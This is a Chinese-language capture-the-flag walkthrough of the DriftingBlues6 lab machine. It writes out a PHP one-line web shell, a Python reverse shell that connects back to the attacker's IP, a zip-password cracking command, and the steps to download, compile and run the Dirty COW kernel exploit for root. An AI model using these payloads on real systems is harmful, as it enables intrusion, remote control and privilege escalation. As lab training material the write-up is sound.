8.15 DriftingBlues6

DriftingBlues6

0. 准备阶段

```
本机IP:
192.168.45.247
目标IP:
192.168.237.219
```

1. 信息收集


```
端口:
PORT   STATE SERVICE
80/tcp open  http

服务器:
Apache/2.2.22 (Debian)

目录:
http://192.168.237.219/textpattern/
http://192.168.237.219/db
http://192.168.237.219/robots.txt
```

2. 立足点获取

访问可疑目录 `http://192.168.237.219/robots.txt`




提示使用目录扫描时加上后缀 `.zip`
刚才扫描时确实没有这样做，于是再扫一遍，并且使用一个中级字典

```
gobuster dir -u http://192.168.237.219 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .zip
```


扫出一个压缩包，下载之

```
http://192.168.237.219/spammer.zip
```

发现里面有文件 `creds.txt`，是 credentials (凭证) 的意思，应该有重要信息



进行解析，提示需要密码



尝试弱口令

```
123456
spammer
123123
```

失败

那就上压缩包爆破工具 `fcrackzip`

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt spammer.zip
```


非常快地得到了密码

```
myspace4
```

得到类似于用户名和密码的文件，由于目标机器未开放 `ssh` 服务，所以可能是 web 的登陆密码

```
┌──(passionforlife㉿kali)-[~/Downloads]
└─$ cat creds.txt
mayer:lionheart
```

进入 `robots.txt` 包含的登陆页面



尝试弱口令

```
admin admin
admin 123456
admin 123123
root root
```

失败

用上之前的压缩包


```
mayer:lionheart
```

登陆成功


发现可以上传文件，直接上传一个一句马 `tmp.php`

```
<?php system($_GET['cmd']); ?>
```

应该是上传成功了



接下来找到了文件的上传路径



但是没有找到 LFI。

决定上网搜索 CMS

https://github.com/ricardojoserf/textpattern-exploit-rce

失败

又找了一个 exp

https://www.exploit-db.com/exploits/49996

这个网站提示说有 RCE，让我们上传一句话木马(之前已经上传过了)，然后输入URL：

```
http://192.168.237.219/textpattern/files/tmp.php?cmd=whoami
```

执行成功

找一找 python2

```
http://192.168.237.219/textpattern/files/tmp.php?cmd=which python2
```

存在 python2

上 reverse shell

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.45.247",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

成功连接

查找敏感目录，结果没有 flag

```
/var/www
/ect/passwd
/home
```

于是开始提权

3. 提权

尝试利用 Linux 系统内核漏洞进行提权
显示当前版本号

```
uname -r
```

得到版本号

```
3.2.0-4-amd64
```

上网搜索相关漏洞
https://www.exploit-db.com/exploits/40839
将这个网址的 C 代码复制到本地

搭建本地临时服务器

```
python -m http.server 80
```

在目标机器中接收本地服务器的文件

```
/tmp目录下
wget http://192.168.45.247/dirty.c
```

在目标机器上编译

```
gcc -pthread dirty.c -o dirty -lcrypt
```

运行

```
./dirty
```

然后切换具有 root 权限的用户 `firefart`

```
su fire
```

设置新密码

```
www-data@driftingblues:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 666666
```

在 `/root` 下找到 flag

```
firefart@driftingblues:/tmp# cd /root
cd /root
firefart@driftingblues:~# ls
ls
proof.txt
firefart@driftingblues:~# cat proof.txt
cat proof.txt
81c52b8ef12d751f7c2ecb913fcf7107
firefart@driftingblues:~#
```

另外，这个 exp 还将之前的 `/etc/passwd` 备份到 `/tmp/passwd.bak`，如果是在自己的机器上使用脏牛提权，记得要还原